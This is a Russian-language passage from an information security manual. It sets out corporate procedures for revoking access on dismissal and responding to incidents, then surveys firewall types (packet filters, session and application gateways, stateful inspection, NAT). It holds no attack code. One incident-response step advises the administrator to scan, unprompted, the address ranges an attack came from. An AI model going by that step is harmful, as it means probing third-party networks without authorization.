В соответствии с распоряжением топ-менеджеров сотруднику может быть предоставлен доступ на чтение к части информации уровня выше чем конфиденциально.

Администратор безопасности подчиняется шефу службы безопасности, который подчиняется техническому директору. В случае отсутствия шефа службы безопасности, администратор безопасности подчиняется напрямую генеральному или техническому директору.

Администратор ИТ подчиняется ИТ-менеджеру, который подчиняется техническому директору. В случае отсутствия ИТ-менеджера, ИТ-администратор подчиняется техническому директору.

## **2. По увольнению работников и лишения их прав доступа в систему**

В случае увольнения сотрудника, в последний день его работы (до получения им выходного пособия) производятся следующие действия:

1. Идентификатор и пароль сотрудника удаляются из системы.
2. Электронные ключи доступа сдаются сотрудником администратору безопасности.

Возможность доступ по старым ключам блокируется.

3. Администратор безопасности вместе с ИТ-администратором анализирует рабочее место на наличие закладок, вирусов и т.д., после чего затем все данные на винчестере сотрудника уничтожаются и ОС на рабочем месте переинсталлируются.

4. Администратор безопасности анализирует все данные, к которым имел доступ сотрудник на предмет их зараженности вирусами.

5. Администратор безопасности вместе с непосредственным руководителем сотрудника анализирует целостность данных, к которым имел доступ сотрудник.

6. В случае обнаружения неправомерных действий сотрудника (удалении информации, внесения в систему закладок и вирусов) информация докладывается шефу службы безопасности или техническому директору и согласно контракту сотрудник

увольняется без выходного пособия и решается вопрос о возбуждении против сотрудника уголовного дела по факту нанесения ущерба компании.

В случае увольнения администратора (безопасности или ИТ) в последний день его работы (до получения им выходного пособия) производятся следующие действия:

1. Назначается новый администратор. Ему присваивается имя, пароль и меняется головной пароль суперпользователя.

2. Идентификатор, пароль и часть пароля суперпользователя увольняемого администратора удаляются из системы.

3. Электронные ключи доступа сдаются новому администратору безопасности. Возможность доступ по старым ключам блокируется.

4. Новый администратор безопасности анализирует рабочее место на наличие закладок, вирусов и т.д., после чего все данные на винчестере сотрудника уничтожаются и ОС на рабочем месте переинсталлируются.

5. Новый администратор безопасности анализирует все данные, к которым имел доступ сотрудник на предмет их зараженности вирусами.

6. Новый администратор безопасности вместе с непосредственным руководителем сотрудника анализирует целостность данных, к которым имел доступ сотрудник.

7. В случае обнаружения неправомерных действий сотрудника (удалении информации, внесения в систему закладок и вирусов) информация докладывается шефу службы безопасности или техническому директору и согласно контракту администратор увольняется без выходного пособия и решается вопрос о возбуждении против сотрудника уголовного дела по факту нанесения ущерба компании.

**3. По действиям различных категорий персонала, включая сотрудников отдела безопасности информации, по ликвидации последствий кризисных (аварийных или нештатных) ситуаций, в случае их возникновения**

Возможны следующие кризисные ситуации:

1. Уничтожение данных вследствие стихийного бедствия, пожара или наводнения.

2. Уничтожение, кража, раскрытие или модификация данных вследствие физического взлома и проникновения в помещение.

3. Уничтожение, модификация, раскрытие данных или нарушение работоспособности системы вследствие успешно проведенной атаки.

#### **4. Действия персонала по ликвидации последствий кризисных (аварийных или нештатных) ситуаций в случае их возникновения:**

##### **➤ Уничтожение данных вследствие стихийного бедствия, пожара или наводнения**

При возникновении ситуации любому сотруднику, обнаружившему факт возникновения кризисной ситуации, необходимо:

- немедленно оповестить других сотрудников и принять все меры для самостоятельной оперативной защиты помещения ;
- немедленно позвонить в соответствующие службы помощи (пожарная и т.д.);
- немедленно доложить президенту компании, генеральному и техническому директору, шефу службы безопасности или администратору безопасности.

После оперативной ликвидации причин, вызвавших кризис, назначается комиссия во главе с ген. директором по устранению последствий кризиса. Комиссия определяет ущерб (какая информация и оборудование уничтожены), причины, по которым произошло происшествие и выявляет виновных.

##### **➤ Уничтожение, кража, раскрытие или модификация данных вследствие физического взлома и проникновения в помещение**

При возникновении ситуации любому сотруднику, обнаружившему факт взлома помещения или пропажи важного оборудования необходимо:

- немедленно доложить президенту компании, генеральному и техническому директору, шефу службы безопасности;
- сохранять помещение в первоначальном виде и воспрепятствовать проходу остальных сотрудников и возможному уничтожению улик в помещении.

Президент компании или генеральный директор, ознакомившись на месте происшествия, принимает решение о необходимости вызова милиции.

После оперативной ликвидации причин, вызвавших кризис, назначается комиссия во главе с ген. директором по устранению последствий кризиса. Комиссия определяет ущерб (какая информация и оборудование уничтожены или украдены), причины, по которым произошло происшествие и выявляет виновных.

##### **➤ Уничтожение, модификация, раскрытие данных или нарушение работоспособности системы вследствие успешно проведенной атаки**

При возникновении ситуации любому сотруднику, обнаружившему факт возникновения кризисной ситуации, необходимо немедленно оповестить администратора безопасности. Администратор безопасности обязан немедленно доложить шефу службы безопасности, генеральному и техническому директору об инциденте.

Немедленно после обнаружения факта инцидента или при подозрении на инцидент создается комиссия, куда входят администратор безопасности, секьюрити эксперт, шеф службы безопасности и технический директор. Комиссия определяет ущерб (какая информация подверглась атаке), причины, по которым произошло происшествие и выявляет виновных.

Возможные варианты действий при различных атаках:

#### 1. Внешнее проникновение.

В случае подозрения на удаленную атаку и проникновение злоумышленника в корпоративную сеть извне немедленно отключаются все внешние связи, сеть компании изолируется от внешней сети и начинается расследование, по каким причинам злоумышленник смог проникнуть в сеть и к каким данным он смог получить доступ и чем это чревато для компании. После обнаружения, из-за чего стала возможна атака, причина успеха атаки ликвидируется, и система вводится в строй.

По результатам работы комиссии осуществляется попытка поиска атаковавшего и вырабатываются адекватные меры по снижению ущерба и не допущению такого типа атак в будущем.

#### 2. Внутреннее проникновение.

В случае подозрения на атаку и проникновение злоумышленника в корпоративную сеть изнутри (атака осуществлена собственным персоналом) негласно создается комиссия, которая осуществляет внутренне расследование причин этой атаки и нанесенного ей ущерба. В результате работы комиссии находится виновный и вырабатываются адекватные меры по снижению ущерба и не допущению таких атак в будущем.

Характерными внешними чертами внешнего или внутреннего проникновения являются признаки утраты компанией конфиденциальной информации (обнаружение ее у конкурентов, выявления специфичной информации, которую конкурент не мог бы получить без проникновения в сеть и т.д.).

### **5. Действия администратора безопасности при обнаружении попыток сканирования, проникновения или атак на отказ в обслуживании**

Администратор безопасности обязан осуществлять ежедневный анализ лог-файлов серверов удаленного доступа и систем обнаружения атак с целью обнаружения

подозрительной активности, попыток сканирования и несанкционированного проникновения в сеть. В случае обнаружения подобной активности Администратор обязан:

- за протоколировать данный случай и сообщить о нем в своем еженедельном отчете;
- в случае подозрения на целенаправленную постоянно осуществляющуюся атаку взломщика (не автоматизированных средств или червей, а именно человека) необходимо немедленно сообщить шефу службы безопасности и техническому директору;
- убедиться, что атака успешна отражена и не повлекла за собой последствий;
- предпринять ответные меры, включающие в себя:
  - выявление источника атаки (диапазоны IP-адресов, с которых осуществлена атака);
  - анализ по базе RIPE принадлежности IP-адресов, с которых была осуществлена атака;
  - выявление по базе ответственных за данный диапазон лиц и принадлежности этого диапазона к определенной организации;
  - отправка сообщений о атаках по официальным адресам;
  - если ответа нет (официальные адреса устарели), то самостоятельное сканирование диапазона адресов, с которых осуществлена атака, выявления принадлежности их какой-либо организации, поиск по открытой информации актуальных адресов системных администраторов и отправка им сообщений о произведенной с их диапазона атаки.

#### ✓ ***Процедуры контроля в случае инцидентов***

1. Процедуры должны быть разработаны для покрытия всех возможных типов секьюрити инцидентов, включая:

- сбои в информационных системах;
- отказ в обслуживании;
- ошибки из-за незавершенных или неправильных бизнес данных;
- недостатки конфиденциальности.

2. В дополнении к обычному плану восстановления (разработанному для восстановления систем или служб как можно более оперативно) процедуры должны также рассматривать:

- анализ и идентификация причин инцидента;
- планирование и внедрение мер для предотвращения повторения (если необходимо);
- анализ и сохранение доказательств, следов инцидента, улики и свидетельств;
- взаимодействие между теми, кто пострадал или был вовлечен в восстановительный процесс;

- сообщение о действиях соответствующему начальству.

3. Следы инцидента, улики и свидетельства должны быть собраны и им необходимо обеспечить соответствующую безопасность для:

- анализа внутренних проблем;
- использования улик в отношении потенциальных нарушителей контрактов, нарушителей корпоративных требований или законов страны о компьютерных преступлениях;
- переговоры о компенсациях с поставщиками железа и софта.

4. Действия по восстановлению после обнаружения дырок в системе безопасности и исправлению системных ошибок и неисправностей должны быть внимательно и формально запротоколированы. Процедура должна гарантировать что:

- только четко идентифицированный и авторизованный персонал может получать доступ к «ожившим» системам и данным;
- все аварийные действия задокументированы в деталях;
- обо всех аварийных действиях было доложено менеджменту в соответствующем порядке;
- целостность бизнес системы и ее управляемость подтверждена с минимальными задержками.



## Часть 3

### Современные методы и средства сетевой защиты

Рассмотрим самые распространенные и зарекомендовавших себя средства сетевой защиты. Ниже будут рассмотрены:

- Межсетевые экраны.
- Системы контроля.
- Системы построения VPN.
- Системы обнаружения атак.
- Системы анализа защищенности (сканеры безопасности).
- Обманные системы.

Пожалуй, именно эти средства вызывают наибольший интерес у пользователей и именно на них возлагаются основные надежды при обеспечении защиты от сетевых атак. И все же за пределами рассмотрения остаются не менее интересные технологии, такие как, криптографическая защита информации, инфраструктура PKI, системы аутентификации и т.д. Однако названные технологии хотя и являются важной составляющей комплексной и эффективной системы обеспечения информационной безопасности, но предназначены для решения несколько иных задач.

Необходимо лишний раз добавить, что в данном разделе рассматриваются лишь некоторые аспекты, связанные с названными выше средствами и технологиями.

#### 3.1 Межсетевые экраны

Когда речь заходит о защите от атак, то первое, что приходит на ум большинству пользователей, - это межсетевые экраны (firewall). И это закономерно. Данная технология является одной из самых первых и поэтому самой известной. Итак, что же такое межсетевой экран? Говоря общими словами, - это средство, которое разграничивает доступ между двумя сетями (или, в частном случае, узлами) с различными требованиями по обеспечению безопасности. В самом распространенном случае межсетевой экран устанавливается между корпоративной сетью и Internet.

Межсетевой экран, защищающий сразу множество (не менее двух) узлов, призван решить две задачи, каждая из которых по-своему важна и в зависимости от организации, использующей межсетевой экран, имеет более высокий приоритет по сравнению с другой:

1. Ограничение доступа внешних (по отношению к защищаемой сети) пользователей к внутренним ресурсам корпоративной сети. К таким пользователям могут быть отнесены партнеры, удаленные пользователи, хакеры и даже сотрудники самой

компании, пытающиеся получить доступ к серверам баз данных, защищаемых межсетевым экраном.

2. Разграничение доступа пользователей защищаемой сети к внешним ресурсам. Решение этой задачи позволяет, например, регулировать доступ к серверам, не требуемым для выполнения служебных обязанностей.

Все межсетевые экраны используют в своей работе один из двух взаимоисключающих принципов:

1. Разрешено все, что не запрещено в явном виде". С одной стороны данный принцип облегчает администрирование межсетевого экрана, т.к. от администратора не требуется никакой предварительной настройки - межсетевой экран начинает работать сразу после включения в сеть электропитания. Любой сетевой пакет, пришедший на МСЭ, пропускается через него, если это не запрещено правилами. С другой стороны, в случае неправильной настройки данное правило делает межсетевой экран дырявым решетом, который не защищает от большинства несанкционированных действий, описанных в предыдущих главах. Поэтому в настоящий момент производители межсетевых экранов практически отказались от использования данного принципа.

2. "Запрещено все, что не разрешено в явном виде". Этот принцип делает межсетевой экран практически неприступной стеной (если на время забыть на возможность подкопа этой стены, ее обхода и проникновения через незащищенные бойницы). Однако, как это обычно и бывает, повышая защищенность, мы тем самым нагружаем администратора безопасности дополнительными задачами по предварительной настройке базы правил межсетевого экрана. После включения такого МСЭ в сеть, она становится недоступной для любого вида трафика. Администратор должен на каждый тип разрешенного взаимодействия задавать одно и более правил.

### ✓ **Классификация**

До сих пор не существует единой и общепризнанной классификации межсетевых экранов. Каждый производитель выбирает удобную для себя классификацию и приводит ее в соответствие с разработанным этим производителем межсетевым экраном. Однако, основываясь на приведенном выше неформальном определении МСЭ, можно выделить следующие их классы, учитывающие уровни OSI или стека TCP/IP:

- коммутаторы, функционирующие на канальном уровне;
- сетевые или пакетные фильтры, которые, как видно из названия, функционируют на сетевом уровне;
- шлюзы сеансового уровня (circuit-level proxy);

- посредники прикладного уровня (application proxy или application gateway);
- инспекторы состояния (stateful inspection).

### 3.1.1 Коммутаторы

Данные устройства, функционирующие на канальном уровне, не принято причислять к классу межсетевых экранов, т.к. они разграничивают доступ в рамках локальной сети и не могут быть применены для ограничения трафика из Internet. Однако, основываясь на том факте, что межсетевой экран разделяет доступ между двумя сетями или узлами, такое причисление вполне закономерно.

Многие производители коммутаторов, например, Cisco, Nortel, 3Com, позволяют осуществлять фильтрацию трафика на основе MAC-адресов, содержащихся во фреймах, пытающихся получить доступ к определенному порту коммутатора. Наиболее эффективно данная возможность реализована в решениях компании Cisco, в частности в семействе коммутаторов Catalyst, которые обладают механизмом Port Security. Однако надо заметить, что практически все современные сетевые карты позволяют программно изменять их MAC-адреса, что приводит к неэффективности такого метода фильтрации. Поэтому существуют и другие параметры, которые могут использоваться в качестве признака фильтрации. Например, VLAN, которые разграничивают трафик между ними - трафик одной VLAN никогда не пересекается с трафиком другой VLAN. Более "продвинутые" коммутаторы могут функционировать не только на втором, но и на третьем, четвертом (например, Catalyst) и даже седьмом уровнях модели OSI (например, TopLayer AppSwitch) . Необходимо сразу сделать небольшое замечание. Существует некоторая путаница в терминологии. Одни производители упоминают про коммутацию на пятом уровне, другие - на седьмом. И те и другие правы, но в маркетинговых целях эффективнее выглядит заявление о коммутации на 7-ми, а не 5-ти уровнях. Хотя на самом деле в обоих случаях подразумевается одно и то же. Ведь в модели TCP/IP всего пять уровней и последний, прикладной, уровень включает в себя заключительные три уровня, существующие в модели OSI/ISO.

Достоинства	Недостатки
Высокая скорость работы.	Отсутствует возможность анализа прикладного уровня.
Данная возможность встроена в большинство коммутаторов, что не требует дополнительных финансовых затрат.	Отсутствует возможность анализа заголовков сетевого и сеансового уровней (исключая некоторые коммутаторы).
	Нет защиты от подмены адреса.

### 3.1.2 Пакетные фильтры

Пакетные фильтры (packet filter) - это одни из первых и самые распространенные межсетевые экраны, которые функционируют на третьем, сетевом уровне и принимают решение о разрешении прохождения трафика в сеть на основании информации, находящейся в заголовке пакета. Многие фильтры также могут оперировать заголовками пакетов и более высоких уровней (например, TCP или UDP). Распространенность этих межсетевых экранов связана с тем, что именно эта технология используется в абсолютном большинстве маршрутизаторов (экранирующий маршрутизатор, screening router) и даже коммутаторах (например, в решениях компании Cisco). В качестве параметров, используемых при анализе заголовков сетевых пакетов, могут использоваться:

- адреса отправителей и получателей;
- тип протокола (TCP, UDP, ICMP и т.д.);
- номера портов отправителей и получателей (для TCP и UDP трафика);
- другие параметры заголовка пакета (например, флаги TCP-заголовка).

С помощью данных параметров, описанных в специальном наборе правил, можно задавать достаточно гибкую схему разграничения доступа. При поступлении пакета на любой из интерфейсов маршрутизатора, он сначала определяет, может ли он доставить пакет по назначению (т.е. может ли осуществить процесс маршрутизации). И только потом маршрутизатор сверяется с набором правил (т.н. список контроля доступа, access control list), проверяя, должен ли он маршрутизировать этот пакет. При создании правил для пакетных фильтров можно использовать два источника информации: внутренний и внешний. Первый источник включает в себя уже названные поля заголовка сетевого пакета. Второй, реже используемый источник оперирует информацией внешней по отношению к сетевым пакетам. Например, дата и время прохождения сетевого пакета.

Сетевые фильтры, обладая рядом достоинств, не лишены и ряда серьезных недостатков. Во-первых, исходя из того, что они анализируют только заголовок (такие фильтры получили название stateless packet filtering), за пределами рассмотрения остается поле данных, которое может содержать информацию, противоречащую политике безопасности. Например, в данном поле может содержаться команда на доступ к файлу паролей по протоколу FTP или NTTP, что является признаком враждебной деятельности. Другой пример. Пакетный фильтр может пропустить в защищаемую сеть TCP-пакет от узла, с которым в настоящий момент не открыто никаких активных сессий. Т.к. межсетевой экран, функционирующий на сетевом уровне, не анализирует информацию, присущую транспортному и более высокому уровню, то он пропустит такой пакет в сеть. В целом, недостаток пакетных фильтров заключается в

том, что они не умеют анализировать трафик на прикладном уровне, на котором совершается множество атак - проникновение вирусов, Internet-червей, отказ в обслуживании и т.д. Некоторые производители, например, Cisco, предлагают пакетные фильтры с учетом состояния (stateful packet filtering), которые сохраняют в памяти сведения о состоянии текущих сеансов, что позволяет предотвратить некоторые атаки (в частности, описанные в последнем примере).

Другой недостаток пакетных фильтров - сложность настройки и администрирования. Приходится создавать как минимум два правила для каждого типа разрешенного взаимодействия (для входящего и исходящего трафика). Мало того, некоторые правила, например, реализованные в решениях компании Cisco, различаются для каждого интерфейса маршрутизатора, что только усложняет создание таблицы правил (списка контроля доступа). Неконтролируемое увеличение числа правил может приводить к появлению брешей в первой линии обороны, создаваемой пакетными фильтрами. Известны случаи, когда таблицы правил маршрутизаторов содержали тысячи правил. Только представьте, с какой головной болью столкнулись бы администраторы, пожелавшие локализовать какую-либо проблему с пропуском трафика. И не стоит забывать, что при настройке фильтра может случиться ситуация, когда одно правило противоречит другому. Увеличение числа правил несет с собой и еще одну проблему - снижение производительности межсетевых экранов. Ведь пришедший пакет проверяется на соответствие таблицы правил, начиная с ее верха, что в свою очередь требует внимательного отношения к порядку следования правил. Такая проверка осуществляется до тех пор, пока не будет найдено соответствующее правило или не будет достигнут конец таблицы. Во многих реализациях, каждое новое правило, пусть не намного, но все же уменьшает общую производительность фильтра. Одним из немногих исключений является уже неоднократно упоминавшаяся продукция компании Cisco, в которой реализованы высокоэффективные механизмы обработки сетевого трафика.

Еще один недостаток пакетных фильтров - слабая аутентификация трафика, которая осуществляется только на основе адреса отправителя. Текущая версия протокола IP (v4) позволяет без труда подменять такой адрес, подставляя вместо него любой из адресов, принадлежащий адресному пространству IP-протокола, реализуя тем самым атаку "подмена адреса" (IP Spoofing). И даже, если адрес компьютера-отправителя не изменялся, то что мешает злоумышленнику сесть за этот компьютер. Ведь сетевой фильтр не запрашивает у пакета идентификатор и пароль пользователя, т.к. эта информация принадлежит прикладному уровню.

Данные МСЭ могут быть реализованы как аппаратно, например, в фильтрующих маршрутизаторах компании Cisco, так и программно, например, в ОС Windows 2000, Unix и т.д. Причем пакетный фильтр может быть установлен не только на устройстве,

расположенном на границе между двумя сетями (например, на маршрутизаторе), но и на рабочей станции пользователя, повышая тем самым ее защищенность.

Однако простота реализации пакетных фильтров, их высокая производительность и малая цена (зачастую такие фильтры являются свободно распространяемыми) перевешивает указанные недостатки и обуславливает их повсеместное распространение и использование как обязательного (а зачастую единственного) элемента системы сетевой безопасности. Кроме того, они являются составной частью практически всех межсетевых экранов, использующих контроль состояния и описываемых далее.

<b>Достоинства</b>	<b>Недостатки</b>
Высокая скорость работы.	Отсутствует возможность анализа прикладного уровня.
Простота реализации.	Нет защиты от подмены адреса.
Данная возможность встроена во все маршрутизаторы и многие ОС, что не требует дополнительных финансовых затрат.	Сложность настройки и администрирования.
Низкая стоимость или свободное распространение (в случае приобретения).	При увеличении числа правил возможно снижение производительности.
	Требуется детальное знание сетевых услуг и протоколов.
	Нет контроля состояния соединения.
	Трудность функционирования в сетях с динамическим распределением адресов.



Рисунок 1.1 «Пакетный фильтр»

### 3.1.3 Шлюзы сеансового уровня

Шлюз сеансового уровня - это другая технология, используемая в межсетевых экранах, но на сегодняшний день ее очень трудно встретить в виде единственной технологии, реализованной в межсетевом экране. Как правило, они поставляются в рамках прикладных шлюзов или инспекторов состояний. Кроме того, обеспечиваемый им уровень защиты немногим выше, чем у пакетных фильтров, при более низкой производительности.

Смысл технологии фильтрации на сеансовом уровне заключается в том, что шлюз исключает прямое взаимодействие двух узлов, выступая в качестве т.н. посредника (проxy), который перехватывает все запросы одного узла на доступ к другому и, после проверки допустимости таких запросов, устанавливает соединение. После этого шлюз сеансового уровня просто копирует пакеты, передаваемые в рамках одной сессии, между двумя узлами, не осуществляя дополнительной фильтрации. Как только авторизованное соединение установлено, шлюз помещает в специальную таблицу соединений соответствующую информацию (адреса отправителя и получателя, состояние соединения, информация о номере последовательности и т.д.). Как только сеанс связи завершается, запись о нем удаляется из этой таблицы. Все последующие пакеты, которые могут быть сформированы злоумышленником и "как бы относятся" к уже завершеному соединению, отбрасываются.


Достоинство данной технологии, ярким представителем которой является SOCKS в том, что она исключает прямой контакт между двумя узлами. Адрес шлюза сеансового уровня является единственным элементом, который связывает внешнюю сеть, кишашую хакерами, с внутренними, защищаемыми ресурсами. Кроме того, поскольку соединение между узлами устанавливается только после проверки его допустимости, то тем самым шлюз предотвращает возможность реализации подмены адреса, присущую пакетным фильтрам.

Несмотря на кажущуюся эффективность этой технологии, у нее есть один очень серьезный недостаток - невозможность проверки содержания поля данных. Т.е. тем самым злоумышленнику представляется возможность передачи в защищаемую сеть троянских коней и других Internet-напастей. Мало того, описанная в предыдущих главах возможность перехвата TCP-сессии (TCP hijacking), позволяет злоумышленнику даже в рамках разрешенной сессии реализовывать свои атаки.

Достоинства	Недостатки
Высокая скорость работы.	Отсутствует возможность анализа прикладного уровня.
Простота реализации.	
Исключение прямого взаимодействия между двумя узлами.	
Контроль состояния соединения.	



Рисунок 1.2 «Шлюз сеансового уровня»

### 3.1.4 Посредники прикладного уровня

Посредники прикладного уровня практически ничем не отличаются от шлюзов сеансового уровня, за одним исключением. Они также осуществляют посредническую функцию между двумя узлами, исключая их непосредственное взаимодействие, но позволяют проникать в контекст передаваемого трафика, т.к. функционируют на прикладном уровне. Межсетевые экраны, построенные по этой технологии, содержат т.н. посредников



приложений (application proxy), которые, "зная" как функционирует то или иное приложение, могут обрабатывать сгенерированный ими трафик. Таким образом, эти посредники могут, например, разрешать в исходящем трафике команду GET (получение файла) протокола FTP и запрещать команду PUT (отправка файла) и наоборот. Еще одно отличие от шлюзов сеансового уровня - возможность фильтрации каждого пакета.

Однако, как видно из приведенного описания, если для какого-либо из приложений отсутствует свой посредник приложений, то межсетевой экран не сможет обрабатывать трафик такого приложения, и он будет отбрасываться. Именно поэтому так важно, чтобы производитель межсетевого экрана своевременно разрабатывал посредники для новых приложений, например, для мультимедиа-приложений.

Достоинства	Недостатки
Анализ на прикладном уровне и возможность реализации дополнительных механизмов защиты (например, анализ содержимого).	Невозможность анализа трафика от "неизвестного" приложения.
Исключение прямого взаимодействия между двумя узлами.	Невысокая производительность.
Высокий уровень защищенности.	Уязвимость к атакам на уровне ОС и приложений.
Контроль состояния соединения.	Требование изменения модификации клиентского ПО.
	Не всегда есть посредник для приложений на базе протоколов UDP и RPC.
	Двойной анализ - на уровне приложения и уровне посредника.



Рисунок 1.3 «Посредник прикладного уровня»

### 3.1.5 Инспекторы состояния

Каждый из названных классов межсетевых экранов обладает рядом достоинств и может применяться для защиты корпоративных сетей. Однако куда более эффективным было бы объединить все названные классы МСЭ в одном устройстве. Что и было сделано в инспекторах состояний, которые совмещают в себе все достоинства названных выше типов экранов, начиная анализ трафика с сетевого и заканчивая прикладными уровнями, что позволяет совместить в одном устройстве казалось бы несовместимые вещи - большую производительность и высокую защищенность. Эти межсетевые экраны позволяют контролировать:

- каждый передаваемый пакет - на основе имеющейся таблицы правил;
- каждую сессию - на основе таблицы состояний;
- каждое приложение - на основе разработанных посредников.


Действуя по принципу "продвинутого" шлюза сеансового уровня, инспектор состояния, тем не менее, не препятствует установлению соединения между двумя узлами, за счет производительности такого межсетевого экрана существенно выше, чем у шлюза сеансового и прикладного уровня, приближаясь к значениям, встречающимся только у пакетных фильтров. Еще одно достоинство межсетевых экранов с контролем состояния - прозрачность для конечного пользователя, не требующая дополнительной настройки или изменения конфигурации клиентского программного обеспечения.

Завершая описание классов межсетевых экранов, хотим заметить, что термин "stateful inspection", введенный компанией Check Point Software, так полюбился производителям, что сейчас очень трудно найти межсетевой экран, который бы не относили к этой категории (даже если он и не реализует эту технологию). Таким образом, сейчас на рынке существует всего два класса межсетевых экранов - инспекторы состояний и пакетные фильтры.

### ✓ **Выбор межсетевого экрана**

Существует замечательная русская поговорка: "Не стоит класть все яйца в одну корзину". Именно по такому принципу и надо выбирать межсетевой экран. Нельзя сделать однозначный выбор в пользу какого-либо из названных экранов. Лучше если вы сможете использовать два межсетевых экрана, строя таким образом эшелонированную оборону своей сети. Если один из экранов будет выведен из строя, то до тех пор его работоспособность не будет восстановлена, весь удар примет на себя второй экран. Обычно используется комбинация "пакетный фильтр - инспектор состояния (или посредник прикладного уровня)". И эта комбинация хороша еще и тем, что вам не придется тратить на приобретение пакетного фильтра, уже встроенного в маршрутизатор, установленный на границе вашей сети.

### ✓ **Возможности**

Помимо фильтрации трафика межсетевые экраны позволяют выполнять и другие, не менее важные функции, без которых обеспечение защиты периметра было бы неполным. Разумеется, приводимый ниже список не является исчерпывающим, но и данный материал не является руководством по выбору межсетевого экрана. Здесь всего лишь указаны некоторые средства защиты от атак, описанных ранее.

### ✓ **Трансляция сетевых адресов**

Как показано ранее, для реализации многих атак злоумышленнику необходимо знать адрес своей жертвы. Чтобы скрыть эти адреса, а также топологию всей сети, межсетевые экраны выполняют очень важную функцию - трансляцию сетевых адресов (network address translation). Трансляция может осуществляться двумя способами - динамически и статически. В первом случае адрес выделяется узлу в момент обращения к межсетевому экрану. После завершения соединения адрес освобождается и может быть использован любым другим узлом корпоративной сети. Во втором случае адрес узла всегда привязывается к одному адресу МСЭ.



Рисунок 1.4 «Трансляция сетевых адресов»

✓ Аутентификация пользователей

Межсетевые экраны помимо разрешения или запрещения допуска различных приложений в сеть, также могут выполнять аналогичные действия и для пользователей, которые желают получить доступ к внешним или внутренним ресурсам, разделяемым межсетевым экраном. При этом проверка подлинности (аутентификация) пользователя может осуществляться как при предъявлении обычного идентификатора (имени) и пароля, так и с помощью более надежных методов, например, с помощью SecureID или цифровых сертификатов.

